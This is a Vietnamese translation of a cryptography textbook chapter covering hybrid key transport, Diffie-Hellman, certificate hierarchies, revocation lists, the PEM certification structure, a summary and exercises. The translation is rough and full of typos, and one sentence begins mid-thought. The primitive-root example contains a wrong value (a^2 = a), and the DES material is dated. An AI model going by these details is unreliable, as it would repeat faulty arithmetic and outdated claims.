Lợi nhuận từ tất cả các thuận lợi trên, một tiếp cận lai có thể được dùng. Để mã hoá dữ liệu lớn, cấc hệ thống mã hoá đã được sử dụng ví dụ., các khoá chính là các khoá đối xứng. Tuy nhiên, hệ thống của khoá đối xứng mã hoá khoá được thay thế bởi một hệ thống mã khoá- chung đảo ngược. Ví dụ, nếu nhóm A muốn thiết lập một khoá chính đối xứng với nhóm B, sử dụng RSA, có có thể làm như sau. Đầu tiên nhóm A lấy một bản sao chép kháo chung của nhóm B (sử dụng các phương pháp đã miêu tả trong phần 4.7). Sau đó nhóm A tạo ra một khoá đối xứng ngẫu nhiên và gửi nó tới nhóm B, đã mã hoá theo khoá chung của nhóm B. Chỉ duy nhất nhóm B có thể đọc giá trị khoá đối xứng, vì chỉ nhóm B biết khoá riêng dùng để giải mã tin nhắn. Vì vậy hai nhóm thiết lập để chia sẻ kiến thức về khoá đối xứng và có thể tiếp tục sử dụng nó để bảo vệ dữ liệu đã liên lạc với nhau.

Cơ cấu này yêu cầu không có các máy chủ trực tuyến và không có sự thương lượng của hia nhóm, phù hợp với những ứng dụng như vậy khi mã hoá thư điện tử.

Nguồn gốc khoá Diffie- Hellman

Một sự tiếp cận thay đổi để thiết lập một khoá chính đối xứng có một vài thuận lợi vượt qua cả sự tiếp cận mã hoá khoá –chung ở trên, đã được phát minh bởi Whitfield Diffie và Martin Hllman [DIF1]. Được gọi là nguồn gốc khoá Diffie- Hellman, hoặc nguồn gốc khoá mũ. hoạt động của nó được minh hoạ trong hình 4-11.

[9] trong toán môđun, khi một môđun là một số nguyên tố p, bộ các số nguyên dương mod p, cùng với thao tác toán học , là một trường có hạn, ví dụ., một miền tích phân có hạn là tất cả cá yếu tố bên cạnh 0 có một nghịch đảo gấp nhiều lần. Bộ các số nguyên dương này được xem là một trường Galois GF(p). Phần tử số nguyên tố của GF(p)là một số nguyên a, $1 \leq a \leq p$, đó là a, a^2, ... a^{p-1}, bằng 1,2,.. p-1. ví dụ, với p=7, một phần tử số nguyên tố là a=3, khi a=3, a^2 =a, a^3= 6, a^4= 4, a^5= 5 và a^6= 1. Các phần tử số nguyên tố luôn tồn tại.

Sự tiếp cận khoá kiểu này rất hữu ích, nó phải đượclàm với một xử lý sự xác nhận các thực thể. (có một số điểm trong quá trình thiết lập mộtkhoá với nhóm khác nếu bạn không thực sự chắc chắn ai ở nhóm kia) Ảnh hưởng này sẽ tiếp tục sau ở trong sách, trong quá trình thảo luận về sự xác nhận, sự tin cậy, và các dịch vụ vẹn toàn dữ liệu và các liên quan của chúng.

Lý do chính mà tại sao nguồn gốc khoá Diffie – Hellman tốt hơn so với sự mã hoá khoá chung của các khoá chính là ảnh hưởng những hạn chế của nó đối với sự tổn thương hệ thống mã. Với sự mã hoá khoá –chung, nếu hệ thống mã bị ngắt hoặc nếu khoá riêng đã bị hỏng, tất cả các khoá chính đã bảo vệ theo hệ thống đó, và tất cả các phương tiện đã được bảo vệ theo những khoá chính đều bị hỏng. Nếu một nguồn Diffie- Hellman bị hỏng, chỉ duy nhất phương tiện đã được bảo vệ theo một khoá chính bị hỏng. Sự xác nhận lỗi mà phá huỷ một công nghệ mật mã khác đã không bị thay đổi bởi Diffie- Hellman, và ngược lại.

4.8 Sự phân bố của các khoá hệ thống mã khoá- chung

Các yêu cầu phân bố khoá cho các hệ thống mã khoá- chung đã kế thừa từ các hệ thống mã đối xứng khác. Với một hệ thống mã đối xứng, nó cần thiết để thay thế các bản sao chép của một khoá dưới quyền kiểm soát của hia nhóm sẽ sử dụng nó để bảo vệ truyền thông giữa họ, trong khi nắm giữ các kiến thức về bí mật khoá từ những nhóm khác. Với một hệ thống khoá-chung, nó cần thiết để thay thế một khoá (khoá riêng) dưới quyền kiểm soát của một nhóm, nắm giữ kiến thức về bí mật của nó từ những nhóm khác. Tại cùng thời điểm đó, một khoá có liên quan (khoá chung) được tạo ra cho bất kỳ ai mà muốn liên lạc một cách an toàn với người nắm giữ khoá riêng.

Sự phân bố khoá chung

Quá trình phân bố một khoá chung không đòi hỏi độ tin cậy. Tuy nhiên, bản chất của nó là tính vẹn toàn của khoá chung phải được bảo trì. Sẽ không có bất kỳ cơ hội nào cho kẻ xâm nhập thay thế một vài giá trị khác cho những cái mà nhóm B tin là khoá chung của nhóm A. Ngoài ra, các kiểu tấn công sau có thể thành công. Một kẻ xâm nhập giả mạo một tin nhắn xuất phát từ nhóm A, và tạo ra một chữ ký điện tử sử dụng khoá riêng của anh ta. Kẻ tấn công sau đó sẽ thay thế khoá chung của anh ta cho cài mà nhóm B tin là của nhóm A. Phép thử chữ ký điện tử của nhóm B (sử dụng một khoá chung sai) sẽ định ra rằng tất cả đều đúng, ví dụ., kẻ tấn công đã thành công trong sự giả mạo là nhóm A

Vì vậy, sự phân bố của các khoá chung sẽ không đơn giản bằng quá trình xuất bản chúng trong thư mục điên thoại (trừ phi những người sử dụng có một mứctin cậy cao trong thư mục đó, mà có thể rất khó để đạt được).

Điều này dẫn đến là các khác chung đang được phân bố trong các dạng chứng nhận . Một chứng chỉ, nói thông thường là một cấu trúc dữ liệu mà được thiết kế bởi một vài nhóm mà những người sử dụng chứng chỉ đấy tin tưởng. Một chứng chỉ khoá –chung là một cấu trúc dữ liệu mà ràng buộc người định dạng của một vài nhóm (chủ đề) với một giá trị khoá- chung. Cấu trúc dữ liệu chứng chỉ được ký bởi một vài nhóm khác như là một xác nhận chứng chỉ.

chứng chỉ mà chứng thực khoá chung của CA_1 và CA_1 sẽ làm như vậy đối với khoá chung CA_2. Chứng chỉ được đưa ra, thêm chứng chỉ khoá- chung của nhóm A đã phát hành bởi CA_1, nhóm B có thể đạt được một bản sao chép khoá chung của nhóm A. Nhóm B làm như vậy bởi quá trình thu lần đầu tiên (từ chứng chỉ CA_2 về khoá chung CA_1) một bản sao chép tin cậy của khoá chung. Sau đó nhóm B sử dụng khoá này để phân loại chứng chỉ về CA1 khoá chung của nhóm A.

Sự sắp xếp ở trên đã tạo ra một kịch bản mà bất kỳ một chuỗi tincậy nào thông qua các giấy chứng thực kết nối nhóm A và B. Cung cấp một chuỗi chứng nhận hoàn thành có sẵn, và cung cấp nhóm B đủ nguyên nhân tin tưởng những người phát hành chứng chỉ trong chuỗi đó, nhóm B có khả năng đạt được một bản sao chép khoá chung của bất kỳ nhóm A nào có thể tới được thông qua một chuỗi tin cậy như vậy.

Đơn giản hoá cấu trúc của những chuỗi như vậy và hạn chế độ dài của chung, các giấy chứng thực có thể được tổ chức trong một phân cấp, ví dụ., đượcminh hoá trong hình 4-13. Điều này có thể được mở rộng cho phạm vi toàn cầu, ví dụ., có một giấy chứng nhận quốc tế mà chứng thực các vấn đề về giấy chứng thực quốc gia (các cơ quan của chính phủ, các tập đoàn, hoặc các tổ chức khác), và v..v...




Figure 4-13: Example of a Hierarchical Certification Authority Structure

Chú thích: Ví dụ: Chứng nhận bởi nhóm A để thu được khoá chung của nhóm C

Giả sử rằng, trong Hình 4-13, CA_{Int} là một giấy chứng nhận xác thực quốc tế và CA_{UK} và CA_{US} là các chứng nhận xác thực đối với từng quốc gia Anh và Mỹ. Giả sử nhóm A trong này chính phủ Anh muốn một khoá chung đã được chứng nhận của nhóm C trong nước Mỹ. Điều này có thể đạt được bằng cách sử dụng một chứng nhận bao gồm 3 chứng thực:

- *Cert-UK-Int* (Chứng nhận của chính phủ Anh cho khoá chung của tổ chức quốc tế): Khi nhóm A biết một khoá chung trước của chính phủ Anh, nhóm này có thể xác nhận là nó như là một bản sao chép tin cậy khoá chung của chính phủ quốc tế.
- *Cert-Int-US* (Giấy chứng thực theo tiêu chuẩn quốc tế cho khoá chung của chính phủ Mỹ): Sử dụng khoá chung này từ các chứng nhận trước, nhóm A có thể xác nhận là nó có một bản sao chép tin cậy khoá chung của chính phủ Mỹ.
- *Cert-US-C* (Chứng nhận của chính phủ Mỹ cho các nhóm C): Sử dụng khoá chung từ chứng nhận trước, nhóm A xác thực nó có một bản sao chép tin cậy của khoá chung nhóm C.

Với một cơ cấu như vậy, phải chú ý rằng việc kiểm tra một chuỗi chứng nhận không chỉ là vấn đề kiểm tra các chữ ký một cách máy móc mà còn là việc kiểm tra nhận dạng của giấy chứng thực đảm bảo rằng chúng được tin cậy cho mục đích hiện hành. Ví dụ, có thể không có gì ngăn cản việc hình thành một chuỗi xác thực trong đó giấy chứng thực quốc tế sẽ chứng nhận khoá chung của giấy chứng thực quốc gia của nước thế giới thứ ba và giấy chứng thực sau chứng nhận khoá chung của Tổng thống Mỹ. Trong khi tất cả các chữ ký có thể kiểm tra chính xác, sẽ rất ngớ ngẩn cho một ai đó ở nước Anh tin vào chuỗi này một cách mù quáng.

Một điểm rất quan trọng khác cần phải chú ý về cơ cấu này là sự phê phán về tính an toàn xung quanh các giấy chứng thực ở mức độ cao. Ví dụ, giả sử một kẻ xâm nhập phá huỷ an ninh của giấy chứng thực Mỹ, xét về khía cạnh nào đó thì kẻ xâm nhập này có thể giả mạo giấy chứng thực từ cấp có thẩm quyền đó (ví dụ, kẻ xâm nhập biết được khoá riêng của cấp có thẩm quyền đó). Điều này sẽ làm cho kẻ xâm nhập có thể:

- Giả mạo các chữ ký kỹ thuật số từ bất kỳ người nào ở nước Mỹ và tạo ra chuỗi chứng thực mà sẽ thuyết phục được bất kỳ người nào trên thế giới rằng các chữ ký đó là hợp pháp; và

- Giả mạo các chữ ký kỹ thuật số từ bất kỳ một người nào ở bên ngoài nước Mỹ và tạo ra chuỗi chứng thực mà sẽ thuyết phục được bất kỳ người nào ở nước Mỹ rằng các chữ ký đó là hợp pháp.

Đối với giấy chứng thực quốc tế rủi ro thậm chí có thể cao hơn. Nếu chúng ta phá hỏng toàn hệ thống. Một kẻ xâm nhập ở mức độ này có thể giả mạo các chữ ký kỹ thuật số từ bất kỳ một người nào trên thế giới và thuyết phục những người khác rằng những chữ ký này là hợp pháp.

Rủi ro này sẽ được giảm bớt đôi chút bởi việc cấm những chuỗi xác thực không cần thiết. Ví dụ, chúng ta có thể yêu cầu rằng những chuỗi xác thực liên quan tới các cặp của các hệ thống cuối trong miền của Chính quyền Mỹ không được mở rộng ra ngoài thẩm quyền, nghĩa là khi D xác thực khoá chung của C, chuỗi chứng thực đơn *Cert-US-C* được chấp thuận nhưng chuỗi xác thực ba (không cần thiết) của *Cert-US-Int, Cert-Int-US, Cert-US-C* không được chấp thuận. Ít nhất điều này có nghĩa là truyền thông trong nước Mỹ không thể bị phá hỏng bởi một cuộc xâm nhập vào giấy chứng thực quốc tế.

Đối với những môi trường có độ rủi ro cao, dạng chứng thực cần phải được mở rộng bao gồm hai chữ ký được hình thành một cách độc lập bởi các cơ quan của các cấp chứng thực có thẩm quyền riêng biệt, sử dụng các thiết bị mã hoá riêng biệt có thể ở những nơi riêng biệt. Điều này sẽ làm giảm đáng kể những điểm yếu đối với một cuộc xâm nhập vào hệ thống của các cấp chứng thực có thẩm quyền, có thể chứng minh sự nghiêm trọng do sự bảo vệ của tất cả những người sử dụng giấy chứng thực đó bị phá hoại.

Sự hình thành khoá đôi

Chúng ta hãy xem xét việc hình thành một cặp khoá cá nhân/chung và các phương tiện đảm bảo việc gửi an toàn của:

(a) khoá riêng tới hệ thống sở hữu của nó; và
(b) khóa chung tới cấp chứng thực có thẩm quyền

Để giảm bớt những điểm yếu, quá trình hình thành khoá tốt nhất được tiến hành trong hệ thống sở hữu và trong hệ thống chứng thực có thẩm quyền, do đó chỉ đòi hỏi truyền một khoá bảo vệ. Việc hình thành khoá đôi trong hệ thống sở hữu là đơn giản nhất, bởi vì một dãy truyền khoá chung tới hệ thống xác thực có thẩm quyền chỉ đòi hỏi sự bảo vệ toàn bộ (không cần bảo vệ tin cậy). Sự sắp xếp này cũng là cách tốt nhất cho sự an toàn bởi vì nó có thể xây dựng một thiết bị chống trộm mà có thể tạo ra cặp khoá riêng và sau đó sử dụng một cặp khoá cá nhân.

Nếu các cặp khoá được tạo ra trong hệ thống xác thực có thẩm quyền, việc truyền khoá cá nhân tới hệ thống sở hữu sẽ đòi hỏi cả bảo vệ toàn bộ và bảo vệ tin cậy. Trong cả

hai trường hợp, nếu yêu cầu khoá lưu trữ thì các bản sao tin cậy của hai khoá này sẽ cần được gửu tới một hệ thống lưu trữ (có thể cũng cùng vị trí với hệ thống xác thực có thẩm quyền), và các phương pháp bảo vệ cho những trao đổi này sẽ dòi hỏi việc xem xét cẩn thận.

Sự thu hồi giấy chứng nhận

Có nhiều lý do khác nhau cho sự cần thiết phải thu hồi trước những giấy chứng nhận đã phát hành. Một lý do là khoá cần phải được thu hồi (vì các lý do như đã nhận dạng ở Phần 4.5). Tuy nhiên có vài lý do khác cho việc thu hồi các giấy chứng nhận. Ví dụ, nếu có một sự thay đổi trong mối quan hệ giữa một người sở hữu khoá chung và một cấp xác thực có thẩm quyền (ví dụ, người sở hữu không làm việc cho một tổ chức phát hành giấy chứng nhận nữa), thì cần phải thu hồi lại giấy chứng nhận mặc dù bản thân khoá chưa bị thu hồi (người sở hữu có thể mang theo khoá tới nơi làm việc mới và có giấy chứng nhận mới ở đó). Do đó, vấn đề chung đối với các hệ thống khoá chung là sự thu hồi giấy phép hơn là sự thu hồi khoá.

Sự thu hồi giấy chứng nhận là rất quan trọng và nó có ảnh hưởng tới việc thực hiện tất cả các khoá chung. Ví dụ, giả sử một cấp xác thực có thẩm quyền phát hành một giấy chứng nhận cho người sử dụng U, xác nhận một giá trị khoá chung và đưa ra một khoảng thời gian có giá trị là 6 tháng. Giấy chứng nhận này được cấp miến phí thông qua một cộng đồng những người sử dụng miễn phí và được lưu ở những hệ thống khác nhau.
Sau đó, người sử dụng U nghi ngờ khoá riêng của mình bị phá hỏng và yêu cầu khoá chung tương ứng cũng phải được thu hồi. Vấn đề là không ai có thể chắc chắn rằng ai cần được thông báo về sự thu hồi. Có thể sẽ có một số người sử dụng không nghi ngờ là người nhận dạng các tin nhắn được ký là đến từ người U trong khi các tin nhắn này lại thật sự dến từ một kẻ xâm nhập trong việc sở hữu một khoá bị phá hỏng lâu dài. Do đó, nhiệm vụ kiểm tra những giấy chứng nhận có thể bị thu hồi cần phải ngừng lại với những người sử dụng giấy chứng nhận.

Sự thu hồi giấy chứng nhận thường được hoàn thành bằng việc đăng trên danh bạ một danh sách các giấy chứng nhận bị thu hồi (CRL, còn gọi là *một danh sách nóng hay một danh sách đen*). Một danh sách thu hồi bản thân nó cũng là một giấy chứng nhận được ký bởi cùng cấp có thẩm quyền đã ký các giấy chứng nhận gốc. Phụ thuộc vào các nhân tố như thời hạn chứng nhận, giá trị của các giao dịch được xử lý, v..v.., một người sử dụng chứng nhận khoá chung cần quyết định nên hay không nhận và kiểm tra danh sách thu hồi giấy chứng nhận trước khi chấp nhận giấy chứng nhận gốc.

Bởi vì các khoá xác thực có thẩm quyền cũng cần được thu hồi theo thời gian , một người sử dụng chuỗi xác thực cần phải kiểm tra danh sách thu hồi liên quan tới tất cả các giấy chứng nhận trong chuỗi xác thực (mặc dù các tiêu chuẩn khác nhau có thể được sử dụng cho các giấy chứng nhận khác nhau trong việc quyết định nên hay không kiểm tra danh sách thu hồi). Các danh sách thu hồi thích hợp luôn cần phải có sẵn cho người sử dụng các giấy chứng nhận.

Phải cẩn thận để tránh sự can thiệp của một kẻ xâm nhập với việc phân phát các danh sách thu hồi. Cần thiết phải có một thủ tục cố định mà nhờ đó các danh sách thu hồi luôn được cập nhật trên một cơ sở mang tính nguyên tắc, mặc dù không có sự thay đổi đối với thông tin thu hồi. Cũng như vậy, mỗi danh sách thu hồi nên bao gồm một tem thời gian. Một thực thể yêu cầu một danh sách thu hồi sau đó có thể chắc chắn là sẽ có cả một danh sách có giá trị (bằng việc kiểm tra chữ ký giấy chứng nhận) và một danh sách cập nhật (bằng việc kiểm tra nhãn thời gian).

Trường hợp nghiên cứu: Cấu trúc chứng nhận PEM

Phát triển thư tín cá nhân trên mạng (PEM) là một sự lựa chọn an toàn cho thư điện tử mà sử dụng hệ thống khoá chung cho mục đích xác thực và phân phát khoá đối xứng. PEM bao gồm một bản kê khai chi tiết của cơ sở chứng nhận khoá chung [KEN1]. Toàn bộ hệ thống PEM được miêu tả trong chương 13 của cuốn sách này. Ở đây, chúng ta chỉ xem xét dạng chung của cơ sở chứng nhận cung cấp sự minh hoạ thực tiến có giá trị của nhiều qui tắc đã được thảo luận ở trên.

Cấu trúc theo trật tự như đã được minh hoạ ở Hình 4-14. PEM định nghĩa các dạng ở mức độ cao và các qui tắc nhất định liên quan đến các mức độ thấp. Có 3 dạng của cấp xác thực có thẩm quyền:

- *Cơ quan đăng ký chính sách mạng (IPRA):* Cơ quan này hoạt động dưới sự bảo trợ của tổ chức mạng như một cơ sở của thứ tự xác thực cấp độ 1. Nó phát hành các giấy chứng nhận chỉ cho các cấp thẩm quyền tiếp theo, PCAs.
- *Chính sách xác thực có thẩm quyền (PCAs):* PCAs ở mức độ hai của thứ tự xác nhận, mỗi PCA được xác nhận bởi ICRA. Một PCA phải thiết lập và xuất bản các câu lệnh của các chính sách của nó nhằm xác nhận những người sử dụng và các cấp xác thực có thẩm quyền thấp hơn. Phân biệt các PCA nhằm đáp ứng những nhu cầu khác nhau của người sử dụng. Ví dụ, một PCA (một PCA "tổ chức thường") có thể hỗ trợ những thư điện tử chung của các tổ chức thương mại, và một

PCA khác (một PCA "đảm bảo cao") có thể có một chính sách chặt chẽ hơn được thiết kế để đáp ứng các yêu cầu ràng buộc chữ ký hợp pháp.

- *Cấp xác thực có thẩm quyền* (CAs): CAs ở mức độ 3 của thứ tự xác nhận và có thể ở các mức độ thấp hơn. Những CAs ở cấp độ 3 thì được xác nhận bởi PCAs. CAs đại diện, ví dụ, cho các tổ chức đặc biệt, những đơn vị được tổ chức đặc biệt (ví dụ các phân khu, các phòng ban), hoặc các khu vực địa lý đặc biệt.

Cấu trúc là một hình cây với chỉ vài khác biệt nhỏ. Một sự khác biệt là một CA ở mức độ 3 có thể được xác nhận bởi nhiều hơn một PCA (ví dụ, CA4 ở Hình 4-14). Điều này cho phép các ngữ nghĩa tin cậy khác nhau được ứng dụng vào các chuỗi xác thực khác nhau mà có chứa CA.

Ba dạng chính của chính sách được nhận dạng cho các cấp xác thực thẩm quyền tại mức PCA hay CA:




Figure 4-14: PEM Certification Authority Structure

Hình 4-14: Cấu trúc xác thực thẩm quyền PEM

Chú thích: User: người sử dụng CA: Cấp xác thực có thẩm quyền.
Level 1: mức 1. PCA: Chính sách xác thực có thẩm quyền.
Level 2: mức 2. IPRA: Cơ quan đăng ký chính sách mạng
Level 3: mức 3.

· Một tổ chức của cấp xác thực có thẩm quyền đưa ra chứng nhận để các cá nhận gia nhập vào một tổ chức, như là đoàn thể, hội đồng chính phủ, hoặc viện nghiên cứu giáo dục. Sự gia nhập có thể có nghĩa là sự làm thuê

cho một đoàn thể hoặc hội đồng chính phủ, hoặc đang là sinh viên của viện nghiên cứu giáo dục.

· Một cấp xác thực có thẩm quyền địa phương đưa ra chứng nhận cho các cá nhân trên cơ bản là các địa chỉ địa lý. Nó được hình dung như là các thực thể của chính phủ nhân dân sẽ gách vác các trách nhiệm cho sự chứng nhận theo các khoá học như vậy.

· Một cấp xác thực có thẩm quyền cá nhân là một trường hợp đặc biệt, trong đó sự chứng nhận không đòi hỏi kết nối tên của chứng chỉ với thực thể hoặc từng cá nhân vật lý cụ thể. Nó được thiết lập để cung cấp những người sử dụng nào mà muốn dấu chỉ danh của họ trong khi đưa ra cách sử dụng các đặc điểm an toàn của REM.

Quá trình phân loại chứng chỉ cho rằng tất cả mọi người sử dụng đều có một bản sao chép khoá chung của IPRA. Tất cả chuỗi chứng nhận đều bắt đầu tại IPRA, sau đó xử lý thông qua PCA, sau Cas nếu cần thiết.

IPRA và PCA đều bị yêu cầu tạo ra danh sách huỷ bỏ chứng nhận và làm chúng luôn có sẵn. PCA cũng bị yêu cầu phải tuyên bố danh sách phát hành các chính sách của cấp dưới quyền CAs .

Cấu trúc chứng chỉ của PEM tạo thành một trường hợp đặc biệt cho cấu trúc phân cấp chung đã được minh hoạ trong hình 4-13, mà nó đã bỏ qua chứng chỉ được dùng lên và xuống cây phân cấp. Trong chế độ PEM, sẽ không có các chứng chỉ trực tiếp ở trên. IPRA được cân nhắc để trở thành sự tin cậy toàn cầu bởi tất cả những người sử dụng của tất cả các cuộc truyền thông. Trong khi đây là sự thoả mãn trong môi trường PEM, nó sẽ tạo thành một hạn chế mối liên hệ tin cậy mà có thể không được chấp nhận trong các môi trường khác.(trong các ví dụ quốc tế đã thảo luận trước, nó được thông báo rằng các thành viên của chính phủ Mỹ có thể hy vọng đặt niềm tin vào giấy chứng nhận Mỹ hơn nhiều so với sự tin tưởng của họ vào giấy chứng nhận quốc tế; vì vậy, thư mục gốc luôn luôn không phải là điểm tin cậy). Thuận lợi của cấu trúc PEM là đòi hỏi các chứng chỉ ít hơn cấu trúc thường và đưa ra các thủ tục không phức tạp cho quá trình phân loại các chuỗi chứng chỉ.

Một đóng góp chính của thiết kế PEM là sự thiết lập các quy ước thủ tục và kỹ thuật chung bởi những giấy chứng nhận mà được trông mong để tồn tại. Khái niệm PCA rất đáng chú ý vì nó cung cấp các công cụ có hệ thống đối đầu với các kịch bản tin cậy khác nhau. Rất nhiều kinh nghiệm giá trị trong các cấu trúc chứng thực cụ thể chắc chắn sẽ bị thu lại từ dự án PEM trong suốt những năm 1990.

Tóm tắt

Các công nghệ mật mã là những khối xây dựng quan trọng trong sự thực thi của bất kỳ một dịch vụ an toàn nào. Một hệ thống mã định nghĩa sự truyền dịch sự mã hoá và sự giải mã , mà phụ thuộc vào các giá trị của các khoá. Một hệ thống mã đối xứng sử dụng một khoá cho cả hai sự truyền dịch đó. Một hệ thống mã khoá chung sử dụng sự phân chia các khoá cho mỗi sự truyền dịch.

Chỉ duy nhất hệ thống mã đối xứng chuẩn hoá chung là tiêu chuẩn Mã hoá Dữ liệu của Mỹ (DES), mà đã từng được sử dụng rộng rãi vào những năm 1970. theo những thuận lợi của công nghệ, sự tồn tại hữu ích của một DES mã hoá đơn đang dừng lại. Tuy nhiên, sử dụng nhiều hệ thống mã hoá DES có thể cung cấp sự bảo vệ cho nhiều ứng dụng trong vài năm tới.

Các hệ thống mã khoá- chung có thể có một chế độ mã hoá và một chế độ xác thực. Thuật toán RSA là một thuật toán nghịch đảo, ví dụ., nó có thể thao tác trong cả hai chế đọ. Độ dài của RSA phụ thuộc vào độ phức tạp của quá trình phân tích thành thừa số các sản phẩm thành hai số nguyên tố lớn. Sự lựa chọn một cỡ môđun chính xác có thể tạo cho RSA mạnh tuỳ tiện. Thuật toán ElGamal là một thuật toán khoá- chung thay đổi, độ dài của nó phụ thuộc vào mức độ tính các loga rời rạc.

Các giá trị kiểm thử tính vẹn toàn hoặc các dấu niêm phong là những công cụ tạo ra một phụ lục cho tin nhắn đã được truyền, sử dụng một khoá bí mật. Nghĩa là nó tạo khả năng cho người nhận biết cái khoá để kiểm tra rằng nguồn và nội dung của tin nhắn đó chính xác. Trong giao thức ngân hàng, phụ lục được biết như là mã xác nhận tin nhắn, và quá trình tạo phụ lục chung nhất dùng thuật toán DES. Một quá trình tạo phụ lục thay đổi có thể dùng một hàm phân cắt.

Một chữ ký điện tử là một đương lượng điện tử để phân loại nguồn của một tin nhắn đã được viết dưa trên cơ bản cảu chữ ký đã đưa.

Một chữ ký kỹ thuật số mạnh hơn một dấu niêm phong trong đó người nhận không có khả năng tạo ra một chữ ký kỹ thuật số mà không khác biệt so với chữ ký mà người gửi đã tạo. Các chữ ký kỹ thuật số thường sử dụng các hệ thống mã khoá – chung, kết hợp với hàm phân cắt. Tiêu chuẩn quốc tế ISO/IEC 9796 định nghĩa một thủ tục chữ ký kỹ thuật số để sử dụng với thuật toán của RSA. Chính phủ Mỹ đã đề nghị Tiêu chuẩn Chữ ký Kỹ thuật số sử dụng một tiếp cận luân phiên dựa trên thuật toán ElGamal. Sự thiết kế

phù hợp với các hàm phân cắt kèm theo là một tác vụ khó, và một tập hợp đã hạn chế các lựa chọn dáng tin tồn tại.

Ứng dụng của tất cả các công nghệ mật mã phụ thuộc vào sự quản lý của các khoá mật mã. Tất cả các khoá đều có giới hạn thời gian sử dụng. Vòng tròn đời sống của một khoá liên quan đến một vài pha như là sự phát sinh, sự phân bố, sự hoạt động/ngưng hoạt động,sự huỷy bỏ và sự kết thúc.

Sự phân bố các khoá bí mật có thể được hoàn thành sử dụng các hệ thống mã đối xứng. Các khoá chính được phân bố mã hoá theo khoá mã hoá các khoá. Tiêu chuẩn ANSI X9.17 cho phép ba cấp bậc mã hoá. Để giữ các số của các khoá quản lý được, các trung tâm phân bố khoá trực tuyến hoặc các trung tâm biên dịch khoá được yêu cầu. Các khoá bí mật cảu hệ thống mã đối xứng có thể cũng được phân bố mã hoá theo một hệ thốngkhoá- chung đảo nghịch như là RSA.Công nghệ Diffie- Hellman tạo khả năng cho hai nhóm nhận một khoá bí mật trực tuyến .

Trong quá trình quản lý khoá của các hệ thống mã khoá- chung, nó rất quan trọng để phân bố các khoá chung như là một người sử dụng được đảm bảo là anh ta sẽ có khoá chung chính xác. Vì vậy các khoá chung được phân bố theo các dạng chứng chỉ, đã ký bởi một giấy chứng thực đáng tin cậy. Thông thường, yêu cầu nhiều giấy chứng thực.Các giấy chứng thực có thể chứng nhận các khoá chung lẫn nhau để chứng nhận các chuỗi đang kết nối các nhóm đang ký và đang phân loại. Tiếp cận này có thể được mở rộng cho phạm vi toàn cầu, với một cây phân cấp các giấy chứng thực. dự an Thư điên tử trợ giúp sự bí mật mạng (PEM) cung cấp một trường hợp giá trị nghiên cứu sự xây dựng của những cây phân cấp giấy chứng nhận như vậy.

Bài tập

1. Miêu tả những khác nhau cơ bản giữa hệ thống mật mã đối xứng và hệ thống mật mã khoá chung. Các hệ thống mật mã đối xứng được sử dụng phù hợp nhất cho những mục đích nào? Các hệ thống mật mã khoá chung được sử dụng phù hợp nhất cho những mụ đích nào?

2. Để cung cấp một dịch vụ dữ liệu toàn bộ, các phương thức trói buộc và phản hồi của DES có thể góp phần bảo vệ chống lại việc xem lại hay việc đặt mua lại các mục dữ liệu như thế nào?

3 Một hàm phân cắt đóng vai trò gì trong công nghệ đóng dấu và chữ ký số? Những đặc điểm thiết yếu của hàm này.

4. Miêu tả ngắn gọn các vai trò mà kỹ thuật mật mã của mã hoá/giải mã, đóng dấu, chữ ký số đóng trong việc cung cấp các dịch vụ an toàn sau đây

    (a) Tính tin cậy;
    (b) Tính vẹn toàn dữ liệu:;
    (c) Xác thực nguồn gốc dữ liệu;
    (d) Kiểm soát truy cập; và
    (e) Sự công nhận các bằng chứng về nguồn gốc.

5. Các sự kiện chính có thể xảy ra trong suốt vòng đời của khoá và đặc thù của chúng trong trường hợp:
    (a) một khoá được sử dụng cho viết lại mật mã; và
    (b) một khoá được sử dụng cho chữ ký số.

6. Sự khác nhau cơ bản giữa quản lý các khoá của các hệ thống mật mã đối xứng và quản lý các khoá của hệ thống mật mã khoá chung?

7. Người B muốn sử dụng một khoá chung của người A để kiểm tra chữ ký tin nhắn từ người A. Xác thực có thẩm quyền duy nhất mà người B tin là Z. Khóa chung của người A do cấp có thẩm quyền X công nhận. Xác thực có thẩm quyền Y chuẩn bị chứng nhận khoá chung của X, và Z có thể chứng nhận khoá chung của Y. Người B sẽ cần chứng nhận gì? Người B nên thực hiện sự kiểm tra nào đối với những giấy chứng nhận này?

8. Với trường hợp tương tự như ở câu 7 nếu một kẻ xâm nhập E biết được khoá cá nhân của chứng nhận có thẩm quyền Y và muốn làm giả chữ ký của người A trên tin nhắn gửi cho người B, thì E sẽ phải tạo chuỗi chứng nhận gì để đi kèm với chữ ký giả mạo?

